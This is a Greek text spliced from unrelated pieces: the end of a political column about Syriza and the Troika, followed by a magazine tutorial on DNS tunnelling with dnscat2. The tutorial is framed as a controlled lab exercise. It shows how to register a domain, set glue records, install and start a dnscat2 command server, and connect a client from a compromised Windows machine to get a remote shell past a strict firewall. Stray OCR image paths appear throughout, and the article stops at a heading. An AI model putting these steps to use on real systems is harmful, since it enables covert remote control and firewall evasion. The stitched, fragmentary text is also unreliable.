Αυτά για πολλούς συντρόφους του Σύριζα είναι ψιλά γράμματα, για να μην πω ανάθεμα.

Λόγω αυξημένης ταξικής ευαισθησίας, οι σύντροφοι αδιαφορούν για το αν θα καταφέρει τελικά να έρθει ο καπιταλιστής να ανοίξει εργοστάσιο. Οι σύντροφοι είναι ταξικοί εχθροί του καπιταλιστή. Αν μπορούσαν θα του έβαζαν έκτακτη εισφορά 12% και μετά θα τον έκλειναν στο αμπάρι.

Όμως ο καπιταλιστής δεν έχει καμία πρεμούρα να έρθει κατά 'δω. Πάει και στην Τουρκία, άμα λάχει. Ή στη Βουλγαρία.

Οπότε τι κάνουμε εμείς;

Η Τρόικα, όπως και ο Μαρξ, ξέρει πως αξία παράγεται μόνο δια της ανθρώπινης εργασίας. Ξέρει πως τα δανεικά δεν είναι παραγωγή αξίας. Προσπαθούσε, λοιπόν, να κάνει τις επενδύσεις στην Ελλάδα ελκυστικές. Με διαρθρωτικές αλλαγές.

ΟΚ, αυτό δεν το θέλαμε. Ψηφίσαμε όλοι τον Σύριζα.

Τον ψηφίσαμε, αλλά απάντηση στο ερώτημα "ποιος θα παράγει αξίες στην Ελλάδα του εγγύς μέλλοντος;" δεν έχουμε ακόμα λάβει.

Ακόμα και να σβήσουν όλο το χρέος, ακόμα και να μην κόψουν καμία πρόωρη σύνταξη, ακόμα και να μην αυξήσουν κανέναν ΦΠΑ στα νησιά και στα κορφοβούνια, αν δεν έχεις διασφαλίσει ότι κάποιος θα παράγει αξίες έχεις κάνει μια τρύπα στο νερό. Αν στο τρέχον μοντέλο παραγωγής, το καπιταλιστικό ντε, εσύ έρχεσαι σε ρήξη και κλείνεις τις τράπεζες, αντί να δημιουργήσεις το περιβάλλον εκείνο ώστε να παράγονται αξίες, τότε το μόνο που καταφέρνεις είναι να βλάπτεις τη χώρα σου και να υποσκάπτεις κατά θεμελιώδη πλέον τρόπο το ορατό της μέλλον.

Για να το πω και πιο απλά.

Σύντροφε, πάμε μια χαρά. Ο γάιδαρος κοντεύει να συνηθίσει χωρίς φαΐ. Πώς προχωράμε τώρα;

Σας ασπάζομαι,
Θείος Ακάκιος

Skill: Advanced
Tags: DNS tunnel, authoritative name server, glue records

Δικτυακή Κερκόπορτα

Μια μικρή και ταπεινή πορτούλα μπορεί να οδηγήσει στην άλωση ενός συστήματος που μοιάζει απόρθητο. Δεν είναι δύσκολο να την σφραγίσει κανείς, αλλά είναι πολύ πιο εύκολο να την ξεχάσει ανοιχτή. Μπορείτε να μαντέψετε σε ποια πόρτα αναφερόμαστε; Κατά πάσα πιθανότητα όχι – κι αυτός είναι ο λόγος που την καθιστά τόσο επικίνδυνη.

του Παναγιώτη Βαρελά

Λίγες δραστηριότητες προσφέρουν τόση χαρά και ικανοποίηση, όσο η ολοκλήρωση μιας επίθεσης. Αυτό δεν φανερώνει κάποια ροπή προς τον βανδαλισμό. Μιλάμε για επιθέσεις που πραγματοποιούνται σε δικά μας συστήματα και υπό ελεγχόμενες συνθήκες. Υπάρχουν πολλοί λόγοι για να χαρεί κανείς με την επιτυχία μιας τέτοιας επίθεσης, παρόλο που γίνεται σε ευνοϊκό περιβάλλον. Όταν γράφουμε κώδικα, όταν στήνουμε κάποια υπηρεσία ή όταν ολοκληρώνουμε κάποιο άλλο project, αξιοποιούμε την λίγο–πολύ κατακτημένη γνώση. Όταν όμως καταλύουμε την ασφάλεια ενός συστήματος, τότε αξιοποιούμε χαρακτηριστικά διαφόρων πρωτοκόλλων, υπηρεσιών και άλλων προγραμμάτων, με τρόπους που θα ήταν δύσκολο να φανταστεί κανείς. Κατά κάποιον τρόπο, ανακαλύπτουμε νέες λειτουργίες και νέους πρωτότυπους τρόπους για την αξιοποίηση του εξοπλισμού μας. Αυτή ακριβώς η εξερεύνηση στα όρια της γνώσης, αποτελεί την ουσία του χάκινγκ και είναι λογικό να μας συναρπάζει. Σε τελική ανάλυση σκεφτείτε το εξής: Η ευρηματικότητα που κρύβει ακόμα και η πιο απλή επίθεση, σίγουρα παρουσιάζει περισσότερο ενδιαφέρον απ' ό,τι, π.χ., το στήσιμο ενός domain controller σ' ένα τοπικό δίκτυο Windows.


Η πρόκληση

Αυτή τη φορά σκεφτόμαστε να το πάμε λίγο παραπέρα. Δεν θα καταπιαστούμε με το αρχικό στάδιο μιας επίθεσης. Θα υποθέσουμε ότι έχουμε βρει ήδη έναν τρόπο για να εκτελέσουμε κώδικα σε κάποιο άτυχο σύστημα. Ο τρόπος αυτός καθ' αυτός δεν έχει καμία σημασία. Θα μπορούσε να είναι μια επίθεση Man-in-The-Middle ή το exploitation κάποιας δικτυακής υπηρεσίας, αλλά θα μπορούσε να είναι κι ένα μολυσμένο USB stick, που εξασφαλίσαμε ότι αργά ή γρήγορα θα συνδεθεί στο μηχάνημα. Θα προχωρήσουμε λοιπόν στο τελικό στάδιο της επίθεσης: Πώς μπορούμε να αποκτήσουμε τον έλεγχο του ξένου συστήματος; Όταν μιλάμε για έλεγχο, εννοούμε την απομακρυσμένη πρόσβαση στη γραμμή εντολών και κατ' επέκταση τη δυνατότητα να εκτελούμε προγράμματα, να σκαλίζουμε τους καταλόγους του συστήματος και να ανεβοκατεβάζουμε αρχεία. Πριν αρχίσετε να αραδιάζετε τα ονόματα διαδεδομένων backdoor, επιτρέψτε μας να θέσουμε μερικούς περιορισμούς. Κατ' αρχάς, θα θεωρήσουμε ότι το σύστημα στο οποίο έχουμε επιτεθεί προφυλάσσεται από ένα αυστηρό firewall. Το εν λόγω firewall προστατεύει όλο το τοπικό δίκτυο και μπλοκάρει πολλά –δημοφιλή και όχι– δικτυακά ports. Επίσης δεν αντιμετωπίζει τις

εξερχόμενες συνδέσεις με αφέλεια, θεωρώντας ότι είναι εξ' ορισμού επιθυμητές. Τέλος, για να αποκλείσουμε τις κάπως αστείες λύσεις του στιλ "κλείσε πρώτα το firewall και μετά τρέξε το τάδε backdoor", θα κάνουμε μία ακόμα παραδοχή: Το αρχικό στάδιο της επίθεσης δεν παρέχει δικαιώματα administrator / root. Κι επειδή παραλίγο να το ξεχάσουμε, θα θέλαμε μια λύση που να εφαρμόζεται τόσο στα Windows, όσο και στο Linux.

Ζήτημα πιθανοτήτων

Ένα πρόβλημα που έμοιαζε αρχικά απλό, φαντάζει πλέον αδύνατο να λυθεί. Η αλήθεια είναι ότι το παρακάναμε, αλλά όπως θα διαπιστώσετε σύντομα οι περιορισμοί που θέσαμε φωτογραφίζουν μια απλή λύση. Μη νομίζετε τώρα ότι παριστάνουμε τους έξυπνους, γιατί ούτε κι εμείς θα την σκεφτόμασταν. Ωστόσο, πρόκειται για μια λύση που στηρίζεται σε μια γνωστή τεχνική.



Έχουμε συνδεθεί στο web interface του registrar και χρησιμοποιούμε το εργαλείο χειρισμού των λεγόμενων glue records. Ουσιαστικά, δηλώνουμε τα δύο ονόματα (ns1.pvar.xyz και ns2.pvar.xyz) με τα οποία θα είναι γνωστός ο name server μας. Αργότερα, χρησιμοποιώντας αυτά τα ονόματα, θα δηλώσουμε ότι το domain pvar.xyz θα εξυπηρετείται από τον συγκεκριμένο name server. Με λίγα λόγια, θα τον έχουμε μετατρέψει σε authoritative name server για το pvar.xyz.

Συνοψίζοντας το πρόβλημα, θα λέγαμε ότι αναζητάμε μια μέθοδο αμφίδρομης επικοινωνίας με τον στόχο, η οποία προσφέρει πρόσβαση στη γραμμή εντολών του ξένου μηχανήματος ακόμη κι όταν δεν βρισκόμαστε στο ίδιο τοπικό δίκτυο μ' αυτό. Η κύρια δυσκολία που αντιμετωπίζουμε σχετίζεται με την ύπαρξη αυτού του "αυστηρού firewall", για το οποίο γνωρίζουμε ελάχιστα πλην του ότι είναι... αυστηρό ;) Τι είδους σύνδεση πρέπει να αποπειραθούμε; Μια καλή ιδέα θα ήταν να στραφούμε στις δικτυακές υπηρεσίες και στα αντίστοιχα πρωτόκολλα, που αξιοποιούνται ήδη από το ξένο σύστημα και άλλα του ιδίου δικτύου. Φυσικά, το firewall ενδέχεται να μην επιτρέπει *όλες* τις αντίστοιχες συνδέσεις. Θα μπορούσε, λόγου χάρη, να ενσωματώνει ένα whitelist και να επιτρέπει τη σύνδεση από συγκεκριμένες διευθύνσεις και μόνο. Σε κάθε περίπτωση, η σκέψη του να στραφούμε στα ήδη χρησιμοποιούμενα δικτυακά πρωτόκολλα είναι απόλυτα λογική. Οι παραπάνω συλλογισμοί θα μπορούσαν να γεμίσουν ολόκληρες σελίδες, αλλά δεν σκοπεύουμε να σας βασανίσουμε. Με τα δεδομένα που έχουμε, μόνο το πρωτόκολλο του DNS θα μπορούσε να προσφέρει κάποια λύση. Μήπως αναρωτιέστε γιατί το επιλέξαμε; Πρόκειται για ένα πρωτόκολλο που θυμόμαστε σπάνια όταν σχεδιάζουμε μια επίθεση και, ακόμα πιο σπάνια, όταν σχεδιάζουμε την άμυνα ενός συστήματος. Με άλλα λόγια, η αξιοποίηση του DNS αποτελεί μια ύπουλη κίνηση, που έχει αυξημένες πιθανότητες επιτυχίας. Αυτό το επιχείρημα, όμως, θα έπειθε μόνο έναν τζογαδόρο και δεν απαντάει καθόλου στο πώς και στο γιατί.

```
pvar@pvar: ~/work/dnscat2/server
pvar@pvar:~/work/dnscat2/server$
pvar@pvar:~/work/dnscat2/server$ sudo ruby dnscat2.rb pvar.xyz
Setting debug level to: WARNING
Handling requests for the following domain(s):
pvar.xyz

Assuming you are the authority, you can run clients like this:

./dnscat2 pvar.xyz

You can also run a directly-connected client:

./dnscat2 --dns server=<server>

Of course, you have to figure out <server> yourself! Clients will connect
directly on UDP port 53 (by default).

Set debug level to warning
Starting DNS server...
Starting Dnscat2 DNS server on 0.0.0.0:53 [domains = pvar.xyz]...
Will also accept direct queries (using "--dns server=x.x.x.x,port=yyy" on the client)


dnscat2> █
```

Πριν χρησιμοποιήσουμε τον client του dnscat2 σε κάποιο μηχάνημα, πρέπει να έχουμε ξεκινήσει τον αντίστοιχο server. Αυτό αποτελεί προϋπόθεση για τη δημιουργία των DNS tunnels, μέσω των οποίων θα έχουμε τον έλεγχο των ξένων μηχανημάτων. Σημειώστε ότι ο server του dnscat2 απαιτεί δικαιώματα root, αφού δέχεται συνδέσεις στο port 53.

Το πιο αθώο τούνελ

Είμαστε σίγουροι ότι έχετε υπόψη σας την έννοια του tunneling. Επιγραμματικά, θα λέγαμε ότι συνιστά τη χρήση ενός πρωτοκόλλου, για τη μεταφορά των δεδομένων ενός άλλου πρωτοκόλλου. Με αυτόν τον τρόπο καταφέρνουμε να κρύψουμε μια σύνδεση μέσα σε μια άλλη, φαινομενικά άσχετη κι αθώα. Η συγκεκριμένη τεχνική μπορεί να εφαρμοστεί και στην περίπτωση του DNS, οπότε κάνουμε λόγο για τη συγκρότηση ενός DNS tunnel. Η κατασκευή τέτοιων τούνελ δεν αποτελεί δική μας ιδέα. Θα γνωρίζετε ίσως τα δίκτυα WiFi, που απαιτούν κάποιο είδος συνδρομής για να προσφέρουν πρόσβαση στο Internet. Τα εργαλεία που παρακάμπτουν αυτή την προστασία και προσφέρουν ελεύθερη πρόσβαση χωρίς συνδρομή, στηρίζονται στη δημιουργία τέτοιων τούνελ.

Στο σενάριο που εξετάζουμε, θέλουμε το κατειλημμένο μηχάνημα να επικοινωνεί αμφίδρομα με το δικό μας, προσπερνώντας το firewall. Επιπρόσθετα, θέλουμε να ανεβάζει και να κατεβάζει αρχεία, να εκτελεί εντολές, να αλληλεπιδρά με το σύστημα αρχείων κ.ά. Όλα αυτά προϋποθέτουν τη χρήση ενός προσαρμοσμένου (custom) πρωτοκόλλου, το οποίο θα επιτρέπει τον απομακρυσμένο έλεγχο του συστήματος. Βέβαια, για να εξασφαλίσουμε ότι τα πακέτα αυτού του πρωτοκόλλου θα διέρχονται από το firewall ανενόχλητα, πρέπει να τα διακινούμε μέσα από κάποιο τούνελ. Αυτό το τούνελ, με τη σειρά του, πρέπει να στηρίζεται σ' ένα πρωτόκολλο που χρησιμοποιείται συχνά και δεν κινεί υποψίες, ώστε οι αντίστοιχες συνδέσεις να διέρχονται ανενόχλητες από το firewall. Μήπως τώρα μοιάζει λογικότερη η επι-



Στο ρόλο του κατειλημμένου μηχανήματος χρησιμοποιήσαμε ένα σύστημα με Windows. Το μόνο που χρειάστηκε να κάνουμε ήταν να εκτελέσουμε τον client του dnscat2, δίνοντας ως παράμετρο το domain μας.

λογή μας; Ακόμα και το πιο αυστηρό firewall του κόσμου, είναι σίγουρο ότι επιτρέπει τις συνδέσεις DNS με *τουλάχιστον* ένα name sever. Στην αντίθετη περίπτωση, η σύνδεση με το Internet θα κατάντούσε πρακτικά άχρηστη.

Αρχή λειτουργίας


Ένα πρόγραμμα που επιτρέπει τις επιθέσεις που έχουμε κατά νου μέσω DNS tunneling, είναι το dnscat2 (https://github.com/iagox86/dnscat2). Πρόκειται για ένα εντυπωσιακό εργαλείο που είμαστε σίγουροι ότι θα εκτιμήσετε κι εσείς.

Για να κατανοήσει κανείς το μηχανισμό του dnscat2, πρέπει να έχει υπόψη του ένα βασικό χαρακτηριστικό της λειτουργίας των name servers. Κάθε φορά που λαμβάνουν ένα ερώτημα κι εφόσον δεν γνωρίζουν την απάντηση, προωθούν το σχετικό αίτημα σε κάποιον άλλο. Το ίδιο μπορεί να κάνει κι ο επόμενος name server και πάει λέγοντας (αναδρομική λειτουργία). Το πρώτο μηχάνημα σε μια τέτοια αλυσίδα δεν είναι σίγουρο ότι θα πάρει μια τελική απάντηση. Είναι πιθανό να λάβει κι ένα μήνυμα του τύπου "αν θες να μάθεις γι' αυτό το domain, απευθύνσου στον τάδε name server". Σε αυτή την περίπτωση το ερώτημα θα προωθηθεί ξανά, προς μία νέα κατεύθυνση (διαδοχική λειτουργία). Τελικά, κάθε αίτημα DNS διέρχεται από αρκετούς name servers, μέχρι να βρεθεί σε κάποιον που γνωρίζει την απάντηση. Στη χειρότερη περίπτωση, αυτή η διαδρομή τερματίζεται στον authoritative name server του εκάστοτε domain. Παρεμπιπτόντως, ένας name server χαρακτηρίζεται ως authoritative όταν γνωρίζει όλες τις αντιστοιχίες μεταξύ ονομάτων και διευθύνσεων για τα μηχανήματα ενός domain. Αυτή η περιγραφή μπορεί να μη βοηθάει ιδιαίτερα, αλλά αργότερα θα διαπιστώσετε ότι πρόκειται για κάτι πραγματικά απλό.

Ας επιστρέψουμε τώρα στο θέμα μας. Το dnscat2 έχει δύο ανεξάρτητα τμήματα: Έναν client και έναν server. Ο client τοποθετείται στο μηχάνημα-στόχο, πίσω από το αυστηρό firewall, κι έχει την ευθύνη να δημιουργήσει το τούνελ, σχηματίζοντας τα κατάλληλα ερωτήματα DNS. Τα εν λόγω ερωτήματα αφορούν σε ανύπαρκτα (!) μηχανήματα, τα οποία ανήκουν σ' ένα domain που έχουμε αγοράσει κι ελέγχουμε εμείς. Καθώς τα μηχανήματα *δεν* υπάρχουν, αποκλείεται να βρεθεί κάποιος ενδιάμεσος name server που να γνωρίζει τις αντίστοιχες διευθύνσεις IP. Έτσι, αργά ή γρήγορα, τα διάφορα ερωτήματα καταλήγουν στον authoritative name server του domain μας. Μόνο που σαν διαχειριστές του domain, μπορούμε να καθορίσουμε εμείς το μηχάνημα που θα έχει αυτό το ρόλο. Ε, λοιπόν, σ' αυτό ακριβώς το σύστημα τοποθετείται ο server του dnscat2. Με αυτή τη διευθέτηση ο client και ο server καταφέρνουν να επικοινωνούν με αιτήματα κι απαντήσεις του πρωτοκόλλου DNS, κάτω από τη μύτη του firewall.

Ιδιωτικός name server

Όπως είπαμε ήδη, για να συγκροτήσουμε το DNS tunnel θα χρειαστούμε έναν authoritative name server. Αυτό προϋποθέτει τη μίσθωση ενός domain name, από κάποιον registrar που επιτρέπει στους χρήστες να δηλώνουν τα λεγόμενα glue records. Τώρα όμως ενδέχεται να δημιουργήσαμε νέες απορίες.



Μόλις συγκροτήθηκε το DNS tunnel, δημιουργήθηκε κι ένα session για τον έλεγχο του client από την κονσόλα του server. Για τη σύνδεση χρησιμοποιήσαμε την εντολή session, ενώ αμέσως μετά δώσαμε ένα help για να δούμε τις εντολές που προσφέρει το πρωτόκολλο του dnscat2.

Τις περισσότερες φορές, όταν μισθώνουμε ένα domain επιθυμούμε να παραπέμπει σε κάποιο VPS, στο οποίο έχουμε στήσει μια ιστοσελίδα. Επομένως, το μόνο που μας ενδιαφέρει είναι η αντιστοίχιση του domain με τη διεύθυνση IP του συγκεκριμένου VPS. Για το σκοπό αυτό, μεταβαίνουμε στο web interface του registrar κι επιλέγουμε τους name servers που προσφέρει ο VPS provider. Εννοείται ότι έχουμε κάνει και κάποιες απαραίτητες ρυθμίσεις στο web control panel του VPS provider, αλλά όλες αυτές οι λεπτομέρειες δεν μας ενδιαφέρουν τώρα. Όσοι έχετε πραγματοποιήσει την παραπάνω διαδικασία, θα θυμόσαστε ότι όταν δηλώνουμε τους name servers στον registrar εισάγουμε τα ονόματά τους κι όχι διευθύνσεις IP. Αυτό δεν αποτελεί πρόβλημα, αφού όλοι οι "επίσημοι" name servers γνωρίζονται μεταξύ τους. Όταν όμως θέλουμε να χρησιμοποιήσουμε έναν δικό μας name server, τα πράγματα αλλάζουν. Σ' αυτή την περίπτωση πρέπει να επιλέξουμε ένα όνομα για τον name server και να το αντιστοιχίσουμε στη διεύθυνσή του. Κάπως έτσι μπαίνουν στο παιχνίδι τα glue records. Πρόκειται για αντιστοιχίες μεταξύ ονομάτων και διευθύνσεων, που χρησιμοποιούνται αποκλειστικά για τη δήλωση name servers.

Για τις ανάγκες του άρθρου αγοράσαμε το pvar.xyz κι επιστρατεύσαμε ένα μικρό VPS, που χρησιμοποιούμε συνήθως για τα πειράματά μας (κι αυτή τη φορά έτρεχε τον dnscat2 server). Όπως αντιλαμβάνεστε, το συγκεκριμένο μηχάνημα θα έπαιζε το ρόλο του authoritative name server για το pvar.xyz κι αποφασίσαμε να του δώσουμε τα ονόματα ns1.pvar.xyz και ns2.pvar.xyz. Για να πετύχουμε την αντιστοίχιση των

ονομάτων με τη διεύθυνση IP του name server, μεταβήκαμε στο web interface του registrar (στην περίπτωσή μας ήταν το gandi.net) και δημιουργήσαμε τα ακόλουθα glue records:

```
ns1.pvar.xyz → διεύθυνση IP του VPS
ns2.pvar.xyz → διεύθυνση IP του VPS
```

Με αυτόν τον τρόπο γνωστοποιήσαμε στον κόσμο ότι τα συγκεκριμένα δύο ονόματα παραπέμπουν στη διεύθυνση IP του DNS server μας. Μετά απ' αυτό, πάλι από το web interface του registrar, δηλώσαμε ότι οι name servers που θα εξυπηρετούν το pvar.xyz είναι οι ns1.pvar.xyz και ns2.pvar.xyz. Αυτό ήταν όλο! Μπορεί να μην το γνώριζε ο ίδιος, αλλά ο μικρός μας VPS είχε μετατραπεί σε authoritative name server για το pvar.xyz.

Αναμονή για συνδέσεις

Για να παίξουμε με το dnscat2 πρέπει να εγκαταστήσουμε το κομμάτι του προγράμματος που λειτουργεί ως server, στον authoritative name server ενός domain. Αυτή η ενέργεια πρέπει να προηγηθεί της επίθεσης, αφού η λειτουργία του name server αποτελεί προϋπόθεση για τη δημιουργία των DNS tunnels. Εξάλλου, από το πρόγραμμα του server θα έχουμε και τον έλεγχο του ξένου μηχανήματος.

Το dnscat2 δεν διατίθεται με τη μορφή κάποιου πακέτου. Ο κώδικάς του φιλοξενείται σε ένα GIT repository και μπορούμε απλά να τον κατεβάσουμε. Το πρόγραμμα που αποτελεί τον server είναι γραμμένο σε Ruby και τρέχει σε οποιοδήποτε σύστημα έχει τον αντίστοιχο διερμηνέα. Αντίθετα, ο client είναι γραμμένος σε C και μπορεί να μεταγλωττιστεί για το Linux ή για τα Windows. Για τις δικές μας δοκιμές συνδεθήκαμε στον authoritative name server του pvar.xyz και ξεκινήσαμε εγκαθιστώντας το διερμηνέα της Ruby. Από κοντά εγκαταστήσαμε κι ένα πρόγραμμα διαχείρισης των repositories του GIT, όπως επίσης και το bundler (ένα εργαλείο διαχείρισης πακέτων της Ruby0):

```
$ sudo apt-get update
$ sudo apt-get install ruby-dev git
$ sudo gem install bundler
```

Αμέσως μετά δημιουργήσαμε ένα αντίγραφο του repository με τον κώδικα του dnscat2. Όταν ολοκληρώθηκε η αντιγραφή μεταβήκαμε στον κατάλογο που είχε προκύψει. Εκεί συναντήσαμε έναν υποκατάλογο με τον κώδικα του server κι έναν άλλον με τον κώδικα του client. Για τη λειτουργία του server απαιτείται η εγκατάσταση ορισμένων βιβλιοθηκών της Ruby. Ο δημιουργός του dnscat2 (Ron Bowes) έχει μεριμνήσει γι' αυτό, συντάσσοντας ένα αρχείο (Gemfile) που περιγράφει τα dependencies. Έτσι, το μόνο που κάναμε ήταν να εισέλθουμε στον κατάλογο με τον κώδικα του server και να εκτελέσουμε το bundle:

```
$ git clone https://github.com/iagox86/dnscat2.git
$ cd dnscat2/server
$ bundle install
```

Σε αυτή τη φάση μπορούσαμε πλέον να ξεκινήσουμε το server του dnscat2. Σημειώστε ότι το πρόγραμμα αποτελεί μια υπηρεσία που δέχεται συνδέσεις στο port 53 (το προκαθορισμένο port του DNS). Ως εκ τούτου, η εκτέλεσή του προϋποθέτει δικαιώματα root. Τέλος, κατά την εκτέλεση του server του dnscat2, πρέπει να δηλώσουμε και το όνομα του domain που θα εξυπηρετεί. Μπορεί να αποτελεί ένα εργαλείο για τον έλεγχο ξένων συστημάτων, αλλά δεν παύει να λειτουργεί σαν ένας authoritative name server:

```
$ sudo ruby ./dnscat2.rb pvar.xyz
```


Μέσα στο τούνελ

